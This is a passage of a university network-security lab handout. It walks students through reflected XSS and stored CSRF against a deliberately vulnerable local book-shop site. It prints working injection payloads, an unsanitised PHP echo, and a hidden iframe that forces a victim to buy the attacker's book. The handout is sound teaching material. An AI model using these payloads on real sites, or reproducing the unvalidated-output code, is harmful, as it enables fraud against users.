5/9/2016

NETSEC LAB 6: XSS, CSRF, PHISHING

GROUP 9:

Giulia Corsi (180408), Giacomo Forresu (179982), Samuel Valentini (181423)

Introduction

Considering the attacks that affect today's websites, we should find out that among the most common there are XSS (Cross-Site Scripting) and CSRF (Cross Site Request Forgery). During this laboratory we present some examples of these attacks applied on a locally built website, an online used-book shop, and the results that can be obtained exploiting XSS and CSRF techniques (often underestimated). The working environment is an Ubuntu virtual machine version 14.05, provided with all the website pages, its database, and some tools to monitor the attacks (*e.g.* phpMyAdmin).

The laboratory experience is composed of three typologies of exercises, each preceded by a theoretical description of the attack used. The very first part of the lab is a brief recap of HTML and JavaScript elements that are necessary to successfully understand and complete the exercises proposed.

The first attack presented is about reflected XSS, and it is composed of a set of easy exercises that aim to inject HTML and JavaScript code into a non-validated search field inside the working environment (the website).

The second attack is a stored CSRF, during which a victim automatically and involuntarily buys a book (previously inserted as new item by the attacker) just opening the book page containing the attacker's injected-stored code.

The third attack is about how to exploit reflected XSS for phishing purposes, in order to steal some victim's credentials. At the end of this attack, in addition, we propose and extra exercise that teaches how to simply fix the vulnerabilities presented during the lab. Even if making a basic input validation system is not very difficult, lots of websites are still vulnerable to those attacks. According to the WhiteHat Website Security Statistics Report of 2015, nine out of ten websites have vulnerabilities open to attack, and XSS is the first class of vulnerability, impacting three-quarters of websites.

Website structure and virtual machine configuration


The working environment

The laboratory is developed on a single Virtual Machine with Ubuntu 14.05 installed. At the beginning of the lab the website structure and functionalities are shown to participants, that are going to use them during the exercises. The website has been modified expressly to organize the laboratory experience: pages used by participants have been translated into English and input fields (*e.g.* insertion of a new book, search field) have been made vulnerable to code injection. The website is responsive and, therefore, it can be correctly visualized on every type of screen, laboratory notebooks included. The website is located under localhost directory and it accesses a local database developed with MySQL. In order to provide a graphical interface to navigate through the website database, also PhpMyAdmin has been preinstalled on the virtual machine. However, participants just need to access the basic functionalities of the database (explore tables to see result of stored attack) and no SQL knowledge is required to understand the evolution of the laboratory. There is also an additional database that is used during exercise 3 by the attacker to save victims' credentials (stolen during the execution of the reflected phishing attack).

The website provides simple functionalities such as:

- search;
- create a new book;
- buy/sell a book.

Books are divided into categories accessible through the left menu bar inside each page.



Title: MANUALE DI DIRITTO COMMERCIALE
author: Fiale Aldo
Price: 27.5

Title: MANUALE DI ISTITUZIONI DI DIRITTO PRIVATO (DIRITTO CIVILE)
author: Di Pirro Massimiliano
Price: 13.8

Title: COMPENDIO DI DIRITTO AMMINISTRATIVO
author: Delpino Luigi - Del Giudice Federico
Price: 10.4

Title: Un anno sull'altipiano
author: Emilio Lussu

Welcome!

Here you can find new and used books. Login or create your account.

Figure 1: the website home page

Database: configurations and new elements

The database is already configured: there are some saved books and two subscribed users, named as attacker and victim. Those two accounts are used by participants during the exercises, in order to play one or the other role depending on the assigned task. Once a user is logged in, he can insert a new book using the correspondent link located in the top bar and filling all the mandatory fields. After having inserted a book, a user has also the possibility to modify it, going inside his Account page, shown in (Figure 2), and by clicking on "My Books", where there are all the books inserted by the user.




Figure 2: Account page

Book purchase

The purchase of a book proceeds with the following steps:

- the user opens the book description page (where there are book’s details);
- clicks on ‘Buy’;
- the seller receives a notification on his Notification page, through which he can accept or refuse the sale.

NetBeans IDE

The website has been developed using PHP, JavaScript and HTML 5 through NetBeans IDE, which is available on the Desktop if, occasionally, it is needed to show some pieces of code, in order to make participants aware of the software vulnerabilities located inside the website code.

Recap HTML and JavaScript

Introduction to HTML (HyperText Markup Language)

HTML and JavaScript are fundamental technologies to produce content on World Wide Web and two of the languages that every web expert must know. HTML belongs to the class of markup languages, that can be defined as a set of rules used to describe standard representation methods for text content inside a document.
Specifically, HTML is a markup language that is used to create the structure of a web page and “mark” the text content in order to make it distinguishable from the layout. With HTML it is also possible to create interactive forms, such as the login form, with boxes (for password and username) and a submit button, that is used during exercise three. Browsers are able to read HTML files and render the final web page (as it is usually seen while surfing the web).
The latest complete version of HTML is HTML 5.0 (version 5.1 is still a working draft).
Some examples of code used in this laboratory are the following:

- To create a header (Title):

```
<h1>Here you insert the title</h1>
```

- To insert an image and its dimensions:

```
<img src = ‘link_to_img’ width=10 height=10>
```

- To put a link to a website (‘www.your_link.com) visualized on the page as `Visit this site’:

```
<a href=‘www.your_link.com’>Visit this site</a>
```

- To create a login using forms for username, password and to make a submit button:

```
<form action=‘index.php’ method=‘get’ >
<input type=‘text’ name=‘username’>
<input type=‘password’ name=‘password’>
<input type=‘submit’>
</form>
```

Introduction to JavaScript

JavaScript is an interpreted programming language that accepts different programming styles (object-oriented, imperative, functional). While HTML is used to describe the basic structure and the content of a web page, with JavaScript it is possible to program the behavior of the page.
JavaScript code can be integrated with HTML using the script tag as following:

```
<script>insert JavaScript code here </script>.
```

JavaScript can be used to make a lot of things; however, for the first exercises, just some easy commands are needed:

- To launch an alert window (with an alert message):
  ```
  <script>alert('displayed message'); </script>
  ```
- To redirect the page to another domain:
  ```
  <script> location.href= 'www.other_page.com' </script>
  ```

Some more advanced components are used in exercise 3, where there is also a complete description of them and of their usage. We think it is more meaningful to explain them directly together with the practical example.

Exercise 1: Reflected XSS attack

Theory of XSS the attack

XSS (Cross-Site Scripting) is an attack typically found in web applications, very popular in last years. It enables the attacker to inject scripts (JavaScript, HTML code...) into web pages using non validated input fields, permitting him to modify the content delivered to a user's browser. When the page is loaded by the victim's browser, the malicious input is executed as valid page content under the privileges of the web application, from a notion of "**same origin policy**". This rule allows scripts that are executed on pages coming from the same trusted website to access methods and properties without restrictions (on the contrary, it impedes access to those elements coming from external pages). Exploiting this implicit trust between browser and server, and the fact that the browser is not able to distinguish between legitimate and malicious instructions in the code of the same page, the attacker can inject content on a vulnerable page and wait for its execution by the victim's browser.

In this case, even if the vulnerability is on the server, the attack affects the user and happens on his browser, exploiting the trust of the victim for the vulnerable website.

There are two types of XSS attacks: **reflected** and **stored**.
Reflected XSS is a non-persistent attack in which the attacker tricks a victim in sending forged input code to a vulnerable server. The procedure executed by the attacker starts using a vulnerable input field to prepare the attack: he tests if code injection works and observes the results of his injection. Also, the attacker knows that every query performed with an input field, such as a search bar, is displayed in the URL address too (if the site uses GET requests). In this way, the code the attacker injects into the input field results also in the URL and he can send it to potential victims and wait. Once a victim opens the forged URL containing injected code his browser performs a request to the server, executing and showing to the victim whatever he retrieves as an answer from the server he trusts.

An example of the steps that are executed by both attacker and victim to allow this attack can be seen in Figure 3 in which:

1. the attacker forges a URL with some code inside and spreads it out to potential victims;
2. once a victim uses the URL a request is sent to the website server during the page loading (code is injected inside the request to the server). The request, completed with the call to the website, can be something like:

   ```
   www.mysite.com? search=<script> alert('xss_example') </script>
   ```

   that, in this case, launches an alert message.
3. The server generates the response and sends it back to the victim;
4. The active script received from the server is executed by the victim's browser (which trusts the website)
5. The execution of the malicious script causes the attack (that happens on the browser), and the attacker obtain a certain result (*e.g.* money, credentials)



1 Generate Traffic
Victim
2 Active script injected in request
4 Active script executes in browser
5 Attack completion
3 Active script embedded in response
Attacker
Vulnerable Server

Figure 3: Reflected XSS

Stored XSS is the persistent variant of the XSS attack typology. In this case, the malicious code is stored by the attacker into a remote server (e.g. the website's database) exploiting the same vulnerability relative to non-validated input fields (in this cases the attacker uses input fields that are stored on the database, such as those used to insert a new book). The attack exploitation occurs when a user (the victim) visits the page containing the XSS code and so, while he retrieves the page content, the malicious code is delivered to his browser, and executed.

As we can observe from Figure 4 the following attack steps are performed:

1. The attacker sends XSS script to the vulnerable website, exploiting a non-validated input field (*e.g.* one field inside the page used to insert a new book). This script is stored by the website, and waits inside the website server in a latent state, before being executed.

2. A victim that is visiting the vulnerable website opens the link that brings to the (violated) page
3. During the page loading the server sends all the page content, including the XSS script previously memorized.
4. The malicious script is executed on the victim's browser and, again, some valuable data is sent to the attacker.




Figure 4: Stored XSS

XSS's impact potential is very high and there are a lot of different attacks that can be performed

- XSS can redirect the user to other websites (*e.g.* exploit kits);
- modify the content of a page (and its dynamic functionalities);
- cause disclosure of the user's session cookie;
- steal credentials (also related with phishing purposes)
- …

Start the laboratory


In order to start working on exercises, laboratory participants have to open the virtual machine saved on their desktops, by double clicking on NetSec.vbox and, then, clicking the start button. Since we are working on web pages, once the operating system is completely loaded we need to open a web browser and load the working environment: the website. We have to click on the Firefox icon (on the top bar) and then digit `localhost/index.php` on the search bar, to open the website homepage.
Before start the attacks, we login as the attacker (not a mandatory passage for this first exercise, just to start interacting with the website)

```
username = attacker,
password = attacker.
```

Exercises

Exercise 1.A

First of all, we test the research system doing a legitimate research for a book named C#, and we observe the result, that is the normal one (Figure 5).



Search result for C#...

Title	Author	Conditions	Price	Year	Description
C# 2013	Jhon Sharp	pari al nuovo	58	2013	

Welcome!


Here you can find new and used books. Login or create your account.

Figure 5: normal research

Then we repeat the step, but this time, inside the research field, after the C# request, we also write an HTML command. An example can be:

```
C#<h1>Here you insert the title</h1>.
```

From the research result (Figure 6) we can observe how the HTML input is treated by the browser as valid HTML code (accepted and executed).



Search result for C#

Here you insert your title


...

Titolo	Autore	Stato	Prezzo	Anno	Descrizione

Figure 6: Malicious research

From this fact we can infer that the search box field of this website does not perform input validation. The attacker knows that every query performed with the search bar is displayed also in the URL address (the site uses GET requests), and this implies that the HTML code injected into the search bar results in the URL too.

For the example done before the resulting URL is:



```
localhost/index.php?page=user&cmd=search&cerca=<h1>+Here+you+insert+your+title+<%2Fh1>
```


So, the attacker can exploit the vulnerability and spread out URL addresses with injected code inside. All the victims that will be tricked in opening the URL will receive the attack and see the attacked version of the page.

Exercise 1.B

Then, we can try to do something more interesting, inserting an image inside the page. The image is already in the same folder as the page we are working on, and it is called `hacked.png`.

In order to make it appear as a search result, we just have to use the command:

`<img src='hacked.png' width=10 height=10>`.



Search result for

You can inject any HTML code (images, scripts..):


Figure 7: Malicious image and text insertion

Exercise 1.C

The same vulnerability holds for JavaScript code. An example is exposed in Figure 8, where an alert box is launched just searching for:

`<script>alert('XSS attack');</script>`

inside the vulnerable box.




Search result for

XSS attack

Figure 8: Alert launch

Vulnerability location

The vulnerability comes from the page *contentSearch.php* of the website, in which the input is echoed (given as output to be printed on screen) without any validation, as we can observe from Figure 9. This vulnerability is explained in details (with the possibility to be corrected) in exercise 3.




```
<div class="content">
    <h2 id="titolo_risRicerca">Search result for <?php echo $_REQUEST['cerca']
    <table class="searchTable">
    <tr class="titoli_tabella">
        <td>Title</td>
        <td>Author</td>
        <td>Conditions</td>
        <td>Price</td>
        <td>Year</td>
        <td>Description</td>
     </tr>
    <?php
```

Figure 9: Vulnerability inside the code

Exercise 2: Stored CSRF attack

Theory of the CSRF attack

Also known as *one-click attack* or *session riding*, CSRF (Cross Site Request Forgery) is an attack which aims is to perform actions not intended by a user, exploiting a vulnerable website where the victim is currently authenticated. From a practical point of view, this attack is similar to XSS since, again, it exploits non validated input fields and can be performed both in reflected both in stored way. From the execution point of view, instead, it is different.



In fact, this attack exploits the trust that a server has with respect to a user's browser, since it executes the requests that he receives from the browser without verifying if the user has the intention to send them or not. In this case, the attack happens on the server, and the user's browser is only a means.

For example, an attacker can forge a URL that embeds the action of transfer some founds or to buy some items and, exploiting social engineering techniques, he can fool a user to click on it. If the user is authenticated on the website, actions are performed on the server without user's "real" consensus (the user's browser interprets the page code as legitimate and sends the request to the server). This is an example of a reflected CSRF attack. The one we are going to perform now, instead, is a stored CSRF.

Stored Attack

Nowadays, almost every website has a database backend used to store information about users and to generate dynamic content. If input fields are not correctly validated, an attacker can inject HTML or JavaScript code directly inside the database. When a user loads a page in which there is some malicious stored code, used to build a dynamic page, if the fields are not validated the code is not interpreted as data but as legitimate HTML tag or JavaScript code. In this case, the user's browser executes the attacker's code.

A complete visual description of the pipeline that defines the stored CSRF attack is given in figure 10:

1. The attacker creates the malicious script and exploits a non-validated input field to store it in a "permanent" way inside the web application server.
2. The user/victim that is using the website opens the page containing the injected malicious code.
3. The server answers to its client sending the page code to his browser, including the CSRF script
4. The user's browser (that trusts the server and all the code received from it) executes the page code, without making distinctions for the CSRF script (the browser is not able to understand the malicious intentions of the code it is executing, nor to distinguish the code inserted by the attacker from the rest). The attack is considered "latent" until now.
5. The web application receives a request from the user and executes it. The attack happens now, on the server.




Figure 10: Stored CSRF attack

It is very important to understand the difference between XSS and CSRF. Both of them can be reflected or stored but the trust exploited and the attack location are different.
What is the attack location? The attack happens on the entity that sends/creates some valuable data to the attacker. In the case of the XSS the location is the victim's browser (data will be sent by the victim's browser directly to the attacker, *e.g.* like in exercise 3). Instead, in the case of CSRF the location of the attack is the website server (the book is bought by the server/application, the browser is just "giving" the permission). Both server and browser participate to the attack in any case but, as we have seen, their roles are different.
Regarding trust, as we have said before, in the case of XSS the attacker exploits the trust that the browser -and the user- have for a website, whereas in the case of CSRF the access to the attack is in the trust that the server has for a permission given by the victim (*e.g.* permission of sending money from *my_bank_account* to *attackers_bank_account*).

Attack Description

In this section we combine CSRF with the stored technique, describing a stored CSRF attack in which an attacker creates a book that performs an automatic buy action (on itself) when an authenticated user clicks on the book just to see its details. More precisely, we are injecting an iframe HTML tag in the website database which performs the buying action as soon as it is loaded. This attack is possible because no input validation is performed to and from the database. So, if an HTML tag or some JavaScript code is inside the database and it is retrieved, the browser interprets it as valid code and not as a string. Actions performed by the attacker and the victim are summarized as follows:

The attacker:

- Understands the database structure and which fields are not validated against XSS.
- Creates an HTML tag which loads an iframe that performs a buy-book command.
- Creates a new book to be sold and inserts the HTML tag in the additional notes field.

The victim:

- Clicks on the attacker's book in order to see the details of the offer.
- A request of buying is performed by the browser automatically, without the user's consensus.
- The victim has bought the attacker's book!

The database

The attacker must know the database structure in order to decide how to perform the attack.
Phpmyadmin is a graphic interface for databases that can be accessed from the address

```
http://localhost/phpmyadmin
```

In this exercise, participants can directly look at the database to see its structure, contacting phpMyAdmin page and inserting the following credentials:

```
username: root
password: netsec
```

Once logged, phpMyAdmin shows the structure of the website backend database. Going inside the database, "library", and accessing to the table "libri", we can observe the structure and understand how a book is stored inside the database.

Setting up the Attack

Let us suppose that the attacker has already discovered the structure of the database, how a book inside the database is used to build a page and the fact that the note field is not sanitized (the attacker can guess the first two proprieties by looking at the website and can proceed by trial and error to check the third one).
In order to perform the injection, the attacker must log in and create a new book by filling the dedicated form with all the mandatory parameters. Once the attacker has done this part and has saved the new book, he can go on the "my book" page of the website in order to make modifications.
The URL of this page is something like:

```
http://localhost/index.php?page=user&cmd=update_book&search=[book_id]
```

The number `[book_id]` represents the identifier of the book just inserted in the database, which is needed to craft the HTML tag which performs the attack.
Now the attacker can modify the book and inject inside the note field (that should be used to annotate additional information about the book) the attack:

```
<iframe
src="index.php?page=user&amp;
cmd=buy&amp;
seller_usr=attacker&amp;
id_book=[book_id]"
height="1"
width="1"
</iframe>
```

and save the changes.

Participants can check the presence of the stored malicious code looking inside the database, in the table “libri” (Figure 11).




Figure 7: Stored attack inside the database


data	datetime		0000-00-00 00:00:00
note	varchar(600)		<iframe src="index.php?page=user&amp;cmd=buy&amp;seller_usr=attacker&amp;id_book=7"> </iframe>

Figure 11: Stored attack inside the database

Attack Results and Extensions

